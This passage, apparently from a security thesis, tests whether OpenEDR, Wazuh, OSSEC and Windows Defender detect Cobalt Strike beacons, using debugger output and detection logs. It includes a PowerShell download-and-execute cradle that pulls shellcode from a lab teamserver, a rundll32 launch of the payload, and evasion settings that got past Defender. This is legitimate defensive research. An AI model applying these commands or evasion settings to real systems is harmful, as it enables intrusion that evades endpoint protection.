3.2.2.4 System callbacks


The OpenEDR's documentation lacks information on which callbacks the agent will register to get notifications from. In order to get an overview of the callbacks, the EDR needed to be reverse engineered. The information about registered notifications are stored in an array in a memory area belonging to the kernel. In order to read this memory area, there is a need to perform kernel debugging. A suitable tool for this, is WinDbg [41].



```
0: kd> dq nt!PspCreateProcessNotifyRoutine
fffff805`384ec120  ffffe206`09a5048f ffffe206`09bf706f
fffff805`384ec130  ffffe206`0c2cb39f ffffe206`0c2cb09f
fffff805`384ec140  ffffe206`0c3a140f ffffe206`0c3a152f
fffff805`384ec150  ffffe206`0c3a1d9f ffffe206`0c2cb36f
fffff805`384ec160  ffffe206`09f225cf ffffe206`09f2283f
fffff805`384ec170  ffffe206`10c817cf 00000000`00000000
fffff805`384ec180  00000000`00000000 00000000`00000000
fffff805`384ec190  00000000`00000000 00000000`00000000
```

Figure 3.2.10: System Callbacks for CreateProccess

By accessing each entry in the table shown in Figure 3.2.10, we can see that the EDR driver are registred in Figure 3.2.11



```
0: kd> u poi(ffffe206`0c2cb368)
edrdrv+0x16970:
fffff805`3d116970 48895c2420      mov     qword ptr [rsp+20h],rbx
fffff805`3d116975 56              push    rsi
fffff805`3d116976 57              push    rdi
fffff805`3d116977 4154            push    r12
fffff805`3d116979 4156            push    r14
fffff805`3d11697b 4157            push    r15
fffff805`3d11697d 4883ec60        sub     rsp,60h
fffff805`3d116981 488b0530380200  mov     rax,qword ptr [edrdrv+0x3a1b8 (fffff805`
3d13a1b8)]
```

Figure 3.2.11: OpedEDR are registered to CreateProcess

The registered callbacks enumerated for OpenEDR are listed in Table B.2.

3.2.3 OSSEC

OSSEC are described as Open Source Host-based Intrusion Detection System [42], with quite similar capabilities as Wazuh 3.2.1. As with Wazuh, OSSEC will coexist with Windows Defender, and will expand the capabilities of Windows Defender.

The OSSEC manager will decode all the logs from the different sources and run these against a rule set. Based on the match of a log entry against a rule, it is classified by a severity level. The severity ranges from 0 to 15, where 15 is the most severe. By default, all the rule sets are turned on, as well alert logging from severity level 1. This default setting will generate a vast amount of alerts for the operators.

3.2.3.1 Log Monitoring

OSSEC collects and analyze logs in real time, and can process the logs both locally or send it to the manager. Which log files that are analyzed are defined in a configuration file on the endpoint. The default configuration file are listed in F1 - Default OSSEC agent configuration, and the Windows Event logs for Application, Security, System, and Windows Powershell are monitored as default.

3.2.3.2 Syscheck

Syscheck is a file system integrity monitoring, where the agent are collecting the checksums of the files in question and sends these to the OSSEC server for comparison with earlier samples [43]. If any discrepancies are detection, an alert is raised.

3.2.3.3 Rootcheck

This module contains a database over common rootkits and files that are used by these. The module will access these files using a selection of syscalls in order to detect files that tries to stay hidden [44].

3.2.4 Windows Defender

As both Wazuh and OSSEC depends on the capabilities of Windows Defender, it is valuable to give a description of the capabilities of Windows Defender in the following subsections.


Windows Defender comes preinstalled in the current versions of Windows, and has over the years become a quite formidable capacity for detecting malicious activities on Windows endpoints. This sections will not give a comprehensive research on the inner workings on Windows Defender, only on the capabilities that are deemed relevant for this thesis.

3.2.4.1 DLL injection/function hooking

The analyzes of Windows Defender did not reveal any function hooking implemented by the Windows Defender. As this capability is quite easy for an attacker to evade, there is no significant consequences for the detection capabilities of Windows Defender as this can be implemented with a different technique as described in the following subsections.


3.2.4.2 File-system Mini Filter

For Windows Defender to be able to monitoring file system operations, Windows Defender have integrated its driver into the file-system mini filter. As seen in Figure 3.2.12, the driver-component of Windows Defender; WdFilter.sys, are registered to the filter manager and the Figure 3.2.13 shows the altitude.



```
PS C:\Users\EDR> Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\WdFilter\" | select * -Exclude PS* | fl


DependOnService   : {FltMgr}
Description       : @%ProgramFiles%\Windows Defender\MpAsDesc.dll,-340
DisplayName       : @%ProgramFiles%\Windows Defender\MpAsDesc.dll,-330
ErrorControl      : 1
Group             : FSFilter Anti-Virus
ImagePath         : system32\drivers\wd\WdFilter.sys
Start             : 0
SupportedFeatures : 7
Type              : 2
```

Figure 3.2.12: Windows Defender file system mini filter.




```
PS C:\Users\EDR> Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\WdFilter\Instances\WdFilter Instance\"
| Select * -Exclude PS* | fl


Altitude : 328010
Flags    : 0
```

Figure 3.2.13: Defender file system mini filter altitude.


3.2.4.3 Network Mini Filter

Windows Defender has implemented a sublayer in the WFP, as seen in Figure 3.2.14, and registered a set of callouts. as seen in Figure 3.2.15.



```
PS C:\Windows\system32> Get-FwSubLayer | Where-Object {$_.Name -like '*windef*'} | select Weight, Name, keyname

Weight Name      KeyName
------ ----      -------
  4096 windefend {3c1cd879-1b8c-4ab4-8f83-5ed129176ef3}
```

Figure 3.2.14: Windows Defender network mini filter.




```
PS C:\Windows\system32> Get-FwFilter | Where-Object {$_.SubLayerKeyName -eq '{3c1cd879-1b8c-4ab4-8f83-5ed129176ef3}'} |
Where-Object {$_.IsCallout -eq $true} | select ActionType,Name,LayerKeyName,CalloutKeyName,FilterId | fl


ActionType     : CalloutTerminating
Name           : windefend_stream_v4
LayerKeyName   : FWPM_LAYER_STREAM_V4
CalloutKeyName : {d67b238d-d80c-4ba7-96df-4a0c83464fa7}
FilterId       : 68713

ActionType     : CalloutTerminating
Name           : windefend_datagram_v6
LayerKeyName   : FWPM_LAYER_DATAGRAM_DATA_V6
CalloutKeyName : {80cece9d-0b53-4672-ac43-4524416c0353}
FilterId       : 68718
```

Figure 3.2.15: Defender network mini filter sublayers.

Table B.5 gives an overview over the callouts Windows Defender register for its network mini filter. The Windows Defender have registered callbacks in several layers in the filter engine, such as ALE, Stream and Datagram.


3.2.4.4 System callbacks

As with the system callbacks for OpenEDR, there is not much information regarding which system callbacks Windows Defender are registered for in the documentation online. In order to determine which callbacks Defender are registered for, reverse engineering needs to be applied once again. The figures below gives an example of Defender registered to the CreateProcess callback routine. A complete overview of the system callbacks are found in Table B.3.



```
0: kd> dq nt!PspCreateProcessNotifyRoutine
fffff803`628ec160  ffffb08e`1525015f ffffb08e`153f790f
fffff803`628ec170  ffffb08e`158d6e1f ffffb08e`158d6f0f
fffff803`628ec180  ffffb08e`159fb18f ffffb08e`15a7231f
fffff803`628ec190  ffffb08e`15a72b2f ffffb08e`15a72f4f
fffff803`628ec1a0  ffffb08e`1bee43ff 00000000`00000000
fffff803`628ec1b0  00000000`00000000 00000000`00000000
fffff803`628ec1c0  00000000`00000000 00000000`00000000
fffff803`628ec1d0  00000000`00000000 00000000`00000000
```

Figure 3.2.16: System Callbacks for CreateProccess




```
0: kd> u poi(ffffb08e`158d6e18)
WdFilter+0x7d3c0:
fffff803`643ad3c0 48895c2410      mov     qword ptr [rsp+10h],rbx
fffff803`643ad3c5 48894c2408      mov     qword ptr [rsp+8],rcx
fffff803`643ad3ca 55              push    rbp
fffff803`643ad3cb 56              push    rsi
fffff803`643ad3cc 57              push    rdi
fffff803`643ad3cd 4154            push    r12
fffff803`643ad3cf 4155            push    r13
fffff803`643ad3d1 4156            push    r14
```

Figure 3.2.17: Defender are registered to CreateProcess

3.2.5 Comparisons

Both Wazuh and OSSEC work as an supplement to the native Windows Defender installed on the endpoints subject for the experiments, while OpenEDR is full-fledged solution that will substitute the Windows Defender functionality with its own implementation. As Figure 3.2.18 shows, the OpenEDR replaces the Windows Defender as the primary endpoint protection and antivirus solution. On the other hand, both for Wazuh and OSSEC, the Windows Defender remains as the primary endpoint protection and antivirus solution, and Wazuh and OSSEC acts as a supplement for detection of malicious activity. As such, the experiments targeting Wazuh and OSSEC will as well target Windows Defender.


Virus & threat protection

Protection for your device against threats.

COMODO Antivirus

COMODO Antivirus is turned on.

Current threats

✓ No actions needed.

Protection settings

✓ No actions needed.

Protection updates

✓ No actions needed.

Open app

Microsoft Defender Antivirus options

Figure 3.2.18: OpedEDR replace Defender

CHAPTER

FOUR

EXPERIMENT

The following section describes how the experiments are setup and the intended purpose of the setup. The aim of the experiments is to measure how resistant the EDR solutions are towards common evasion techniques. There will be two main objectives in the experiments, firstly establishing persistence on the system by getting av Cobalt Strike beacon running and calling back to the teamserver. Secondly, the beacon must be able to perform relevant activities on the system according to a selection of TTPs. The selection of TTPs will be based on the relevance to the capabilities to the Cobalt Strike beacon, and hence TTPs that involve capabilities outside of this will not be included in the experiments.

4.1 Experiment description

In order to deploy a payload to the targeted system, the payload will be introduced to the targeted system as a file through a folder shared between the attacker VM and the target VMs, or through downloading from the teamserver. This is to bypass the the process of getting access to the target system through in example a phishing campaign, and it is out of scope of this thesis as this is depended on the individuals receive the phishing mail.

In order to establish a baseline for how well the different solutions performs in detecting a basic payload, a payload with default Cobalt Strike settings are executed on each system. As Cobalt Strike is a well-known Attack-Simulation Framework and its payloads are heavily scrutinized by security vendors, it should be detected.


When a baseline is established, there will be generated payloads that utilize different evasion techniques available in Cobalt Strike in order to analyze the shortcomings of the different EDR solutions. This will be implemented through the malleable profiles, AK-settings and Arsenal Kits in Cobalt Strike.

In a security setting, there exists the principle of least privilege. In order to analyse how this impacts the possibility for executing and performing malicious activity on the systems, there will be created two users that will be performing the execution of the payloads. The first will be a standard Windows user with no administrative rights, and the second will be a Windows user with local administrative rights. As an user with local administrative rights, the user will have permission to deactivate the EDR solutions installed on the system. This will not be the case in this experiments, as this will undermine the objective of this thesis. However, this user will most likely be able to perform more of the TTPs that will be included in this experiment and will show the importance of the principle of least privilege.

4.2 Default payload

The infrastructure are setup according to 3.1 and the teamserver are started without specifying a malleable profile. This is done to force the teamserver to generate a default profile without any customized evasions techniques implemented. When the Cobalt Strike client are connected to the teamserver, a HTTPS listener are created, which the generated payload will communicate with. By selecting the "Windows Stageless Generate All Payloads", Cobalt Strike will generate Powershell-scripts, executables, dlls, service executables, and binary files, both for x86 and x64 architecture. This gives the attacker a variate of payloads to test if there is a blind-spot in the detection capability of the EDR solution. In addition, the teamserver will host a powershell-script that can be downloaded and executed directly by the targets.

When running the default beacon on the endpoints with Wazuh and OSSEC with Windows Defender enabled, the Defender did detect the beacon as a malicious file trying to execute. Figure 4.2.1 shows that the execution of the default payload triggers Windows Defenders on-disk detection, as indicated by the file-keyword in the output.



```
PS C:\Users\EDR> Get-MpThreatDetection | sort $_.DetectionID | select -Last 2


ActionSuccess                  : True
AdditionalActionsBitMask       : 0
AMProductVersion               : 4.18.24010.12
CleaningActionID               : 2
CurrentThreatExecutionStatusID : 1
DetectionID                    : {EECD5D2B-07A2-4AD6-B84B-48447ACB18F7}
DetectionSourceTypeID          : 3
DomainUser                     : WAZUH\EDR
InitialDetectionTime           : 06/04/2024 17:20:28
LastThreatStatusChangeTime     : 06/04/2024 17:20:48
ProcessName                    : C:\Windows\explorer.exe
RemediationTime                : 06/04/2024 17:20:48
Resources                      : {file: C:\Users\EDR\Desktop\beacon.exe}
ThreatID                       : 2147893899
ThreatStatusErrorCode          : 0
ThreatStatusID                 : 3
PSComputerName                 :
```

Figure 4.2.1: Windows Defender detection method

By investigating this alert in EventViewer, it is possible to get even more information regarding what did trigger this alert. As seen in Figure 4.2.2, the Windows Defender classified the payload correctly as a Cobalt Strike trojan.



```
Event 1116, Windows Defender
General  Details

Microsoft Defender Antivirus has detected malware or other potentially unwanted software.
 For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win64/CobaltStrike.LKBE!MTB&threatid=2147893899&enterprise=0
        Name: Trojan:Win64/CobaltStrike.LKBE!MTB
        ID: 2147893899
        Severity: Severe
        Category: Trojan
        Path: file:_C:\Users\EDR\Desktop\beacon.exe
        Detection Origin: Local machine
        Detection Type: Concrete
        Detection Source: Real-Time Protection
        User: WAZUH\EDR
        Process Name: C:\Windows\explorer.exe
        Security intelligence Version: AV: 1.407.176.0, AS: 1.407.176.0, NIS: 1.407.176.0
        Engine Version: AM: 1.1.24020.9, NIS: 1.1.24020.9
```

Figure 4.2.2: EventViewer

In order to see if these two EDR solution can detect the default beacon on its own, the Windows Defender was disabled. By executing the payload once more, the beacons started to check in to the teamserver, as seen i Figure 4.2.3. This is expected results as the capabilities of the EDR solution, described in section 3.2.1 and section 3.2.3, will not detect execution of binaries. For the rest of the experiments on Wazuh and OSSEC, the Windows Defender will be activated.




Cobalt Strike View Payloads Attacks Site Management Reporting Help
EDR
WAZUH @ 1616
EDR
OSSEC @ 6920

Figure 4.2.3: Cobalt Strike receiving communication from endpoints

It was attempted to run download and run the powershell-script from the teamserver by using the Invoke-Expression functionality in Powershell. This attempt was stopped by the AMSI detection in Windows Defender.

OpenEDR, on the other hand, detected and prevented the execution of the default beacon and classified it as malicious file, as seen in Figure 4.2.4. In addition, OpenEDR correlate the alert with a tactic and technique from the Mitre Attack Framework, and the default beacon triggered the TA0002 (Execution) tactic and T1204.002 (User execution, malicious file) technique. However, OpenEDR did not specify the malware as Cobalt Strike, as the Windows Defender did.



Antivirus 10 Antivirus Detect Malware 2024-02-04 21:16:01 openedr T1204.002 New


Close Alert

Component:	Antivirus
Device Name:	openedr
Event Type:	Antivirus Detect Malware
Event Time:	2024-02-04 21:16:01
Tactic:	Execution (TA0002)
Technique:	Malicious File (T1204.002)

```
"admin_verdict" : "Unknown",
"base_event_type" : "Antivirus Detect Malware",
"component" : "Antivirus",
"device_os" : "Windows",
"event_group" : "FILE",
"event_time" : "2024-02-04 21:16:01.000+01:00",
"file_hash" : "bdd35c251c3582cbc2b2edede8e8bea956e8f746",
"xcitium_verdict" : "Unknown"
"device_name" : "openedr",
"file_name" : "https_x86.exe",
"file_path" : "C:\Users\EDR\Desktop\https_x86.exe",
"tactic" : "Execution",
"tacticID" : "TA0002",
"technique" : "Malicious File",
"techniqueID" : "T1204.002"
```

Figure 4.2.4: OpenEDR detected the default beacon

During the experiments, it was uncovered a method for executing a beacon on the target system. This can be achieved by utilizing the Invoke-Expression function in Powershell to download the shellcode from the teamserver and execute it inside the Powershell-process. This is possible because OpenEDR lacks an integration with the AMSI on the endpoint.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\EDR> IEX ((new-object net.webclient).downloadstring('http://10.0.2.45:80/a'))
```

Figure 4.2.5: Invoke-Expression to execute shellcode





Figure 4.2.6: Invoke-Expression launches a beacon

4.3 Cobalt Strike built-in evasion


As Wazuh and OSSEC relays on the cooperation with Windows Defender to function as intended, for the testing performed further on, the Windows Defender will be activated on the relevant systems. So in order to test the payloads against these EDR solutions, the payloads must be able to evade Windows Defender as well. In order to bypass Windows Defender, the several Cobalt Strike builtin evasion capabilities was utilized in a malleable profile. These are described in D2 - Builtin evasion malleable profile. It will control how the beacon allocates memory first as read/write and then switch to read/execute, and not use the read-/write/execute permissions which are easily detected as malicious. In addition, artifact kit was utilized to adjust the default named pipe names that are used by default in Cobalt Strike. The default named pipe name is a well known indicator for a Cobalt Strike beacon. This pipe name was modified in the bypass-pipe file in the artifact-kit, and the file are listed in D3 - Artifact Kit, modified bypass-pipe.c. Then the aggressor script file are compiled with the parameters VirtualAlloc memory allocation, stage size of 310272, RDLL size of 5, no resources file, no stack spoof and indirect syscall. This aggressor script was loaded into the Cobalt Strike client, and all payloads was generated and tested to see if any was able to bypass Windows Defender. The one technique that was able to get the payloads to execute, was to run as a dll through the builtin tool in Windows; rundll32.exe, as shown in Figure 4.3.1. Only the dll for the 32bit architecture was able stay undetected.



```
C:\Users\EDR\Desktop>rundll32.exe https2_x86.dll,create
```

Figure 4.3.1: Running the payload as a dll

